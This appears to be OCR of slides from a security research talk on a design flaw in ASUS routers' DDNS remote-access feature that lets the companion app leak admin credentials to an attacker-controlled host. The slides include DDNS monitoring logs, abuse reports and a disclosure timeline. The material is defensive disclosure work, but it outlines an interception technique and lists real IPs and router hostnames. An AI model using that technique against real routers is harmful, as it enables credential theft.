
Could be waiting for access from multiple devices as a proxy




8443/tcp on this IP is restricted



Number of IPs that is registered with 10+ domains (only EU)



Sweden 194.14.207.37



194.14.207.37 was found in our database!

This IP was reported **7** times. Confidence of Abuse is **17%**: ?

17%


ISP	Resilans AB
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	connectivity-01.inleed.net
Domain Name	resilans.se
Country	Sweden
City	Stockholm, Stockholms lan

IP info including ISP, Usage Type, and Location provided by IP2Location. Updated monthly.

REPORT 194.14.207.37 | WHOIS 194.14.207.37

Design and Development tips in your inbox. Every weekday.

ADS VIA CARBON



IP Abuse Reports for **194.14.207.37**:

This IP address has been reported a total of **7** times from 5 distinct sources. 194.14.207.37 was first reported on May 10th 2023, and the most recent report was **1 day ago**.

Recent Reports: We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.

Reporter	IoA Timestamp	Comment	Categories
MAGIC	2023-11-11 12:04:11 (1 day ago)	VM1 Bad user agents ignoring web crawling rules. Drai ng bandwidth	DDoS Attack, Bad Web Bot
MAGIC	2023-10-05 03:00:10 (1 month ago)	VM2 Bad user agents ignoring web crawling rules. Drai ning bandwidth	DDoS Attack, Bad Web Bot
MAGIC	2023-10-04 02:00:18 (1 month ago)	VM1 Bad user agents ignoring web crawling rules. Drai ng bandwidth	DDoS Attack, Bad Web Bot
Anonymous	2023-10-03 17:38:15 (1 month ago)		Web Spam, Email Spam, Blog Spam, Bad Web Bot, Web App Attack
oncord	2023-09-30 15:11:26 (1 month ago)	Form spam	Web Spam

IP2Proxy Proxy Detection Result

Source: IP2Proxy PX11 (The latest update)

IP Address	194.14.207.37
Proxy Type	VPN [click here for details]
Country Code	SE
Country Name	Sweden

- Data Center / VPS
- VPN service detected
- Crawler/DDoS client running

Possible Compromise (or misuse)

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IP Address changed to that of VPS providers

- **More than 1,500 domains change to VPS IPs**

- Company, AS Number
  - Google, 15169/19527/36384/36492/396982
  - Amazon, 7224/14618/16509/62785
  - Microsoft, 3598/8069/8070/8075
  - Alibaba, 45102
  - Oracle
  - etc

MITM attack in the wild?

Suspicious IP address fluctuations

Normal behavior -> VPS(waiting for MITM by attacker?) -> return normal

```
2023/05/19 05:59:08,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/23 03:14:03,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,81.22.184.8,Hungary,59869
2023/05/23 14:01:27,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/05/24 03:12:09,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfb
2023/05/24 14:09:07,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfb
2023/05/25 02:50:12,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfb
2023/05/25 13:41:45,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfb
2023/05/26 02:26:31,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/26 14:07:57,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/05/27 08:13:28,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/05/28 08:21:28,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/29 01:58:02,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/29 13:25:58,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
2023/05/30 02:19:59,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,44.75.53.150,United States,7377
2023/05/30 13:53:46,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,44.75.53.150,United States,7377
2023/05/31 02:45:41,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.66,Nigeria,37004
2023/05/31 17:40:44,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.c
2023/06/01 04:34:43,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.c
2023/06/01 17:43:29,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.c
2023/06/02 06:08:56,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.c
2023/06/02 18:17:41,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/06/03 13:28:55,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/06/04 12:52:48,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
2023/06/05 07:20:49,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.67,Nigeria,37004
2023/06/05 19:24:20,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,116.157.166.77,China,
2023/06/06 18:34:46,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.78,Nigeria,37004
2023/06/07 05:11:47,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb
2023/06/07 18:28:02,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb
2023/06/08 18:40:27,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb
2023/06/09 06:57:32,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb
2023/06/09 18:45:50,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.74,Nigeria,37004
2023/06/10 13:02:35,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.69,Nigeria,37004
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Jupinet Kft, Hungary

UC San Diego

China Unicom

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2023/06/20 15:28:49,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,4.245.227.65,Ireland,8075
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2023/06/26 02:10:35,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.74,Nigeria,37004
2023/06/26 14:09:55,7C10C9E91B58,a6b4552521572266ba8b81a8ac1fcfbeb.asuscomm.com,41.73.1.71,Nigeria,37004
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```

AzureCloud

Victim's router is in Nigeria (Residential ISP)

Data Center (VPS) IP address

Normal behavior -> VPS(waiting for MITM by attacker?) -> return normal

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2023/06/22,04D4C4BDC160,a3aa2a92520e7d0127a997b412c7955e2.asuscomm.com,197.232.154.57,Kenya,36866
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Tencent VPS (CN)

Microsoft (NL)

Korea Telecom (KR)

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2023/08/28,04D4C4BDC160,a3aa2a92520e7d0127a997b412c7955e2.asuscomm.com,197.232.154.43,Kenya,36866
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
```

Victim's router is in Kenya and proxing attacks



Public DNS IPs

- Maybe innocuous, maybe not
- Someone else is testing like us ☺

```
> nslookup a697445c41d16c32c0a7aa28b8a6f0967.asuscomm.com 9.9.9.9
Server:         9.9.9.9
Address:        9.9.9.9#53

Non-authoritative answer:
Name:   a697445c41d16c32c0a7aa28b8a6f0967.asuscomm.com
Address: 8.8.8.8
```

Possible Compromise (or misuse)

1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)
2. Multiple domains for one IP address
3. IP address is not of residential ISP
4. **U.S. DoD's address**
5. It's not ASUS router

Maybe DoD agent is traveling around the world ☺

12 days

Virgin Media, UK

28 days

DoD, US

More than 2,500 domains have changed to DoD's IP addresses at least once

9 days

Charter Communications, US

10 days

Google Cloud, US

18 days

Vodacom South Africa, ZA

20 days


Deutsche Telekom, DE

Possible Compromise (or misuse)

1. IP address alternates but both of them are accessible via 8443/tcp (WebUI)
2. Multiple domains for one IP address
3. IP address is not of residential ISP
4. U.S. DoD's address
5. **It's not ASUS router**

Cisco router, MikroTik router, Microsoft IIS, etc

Free riding ASUS's DDNS



Agenda

1. Introduction
2. Remote connection functionality of ASUS routers
    1. How it works
    2. MAC address based DDNS
3. Intercepting router's admin credentials (w/ DEMO)
4. Impact
5. Long term monitoring of ASUS DDNS
6. **Summary**

Summary

- The ASUS router contains a design flaw that permits the App to leak admin credentials to host controlled by an attacker
- About one million ASUS routers are still vulnerable to the attack
- Long-term observation of ASUS DDNS revealed potential victim of the attack as well as various misuse of the DDNS
  - We are happy to share our data set w/ security vendors/national CERT for further analysis or investigation

Responsible Disclosure

- 2023-05-12 Reported vulnerability to ASUS PSIRT
- 2023-05-24 Ack from ASUS with proposed mitigation
- 2023-07-25 Vendor released advisory
  - *“Strengthening DDNS Security for RT-AX1800U, RT-AX3000, RT-AX3000 v2, RT-AX86U, TUF-AX3000 and TUF-AX5400”*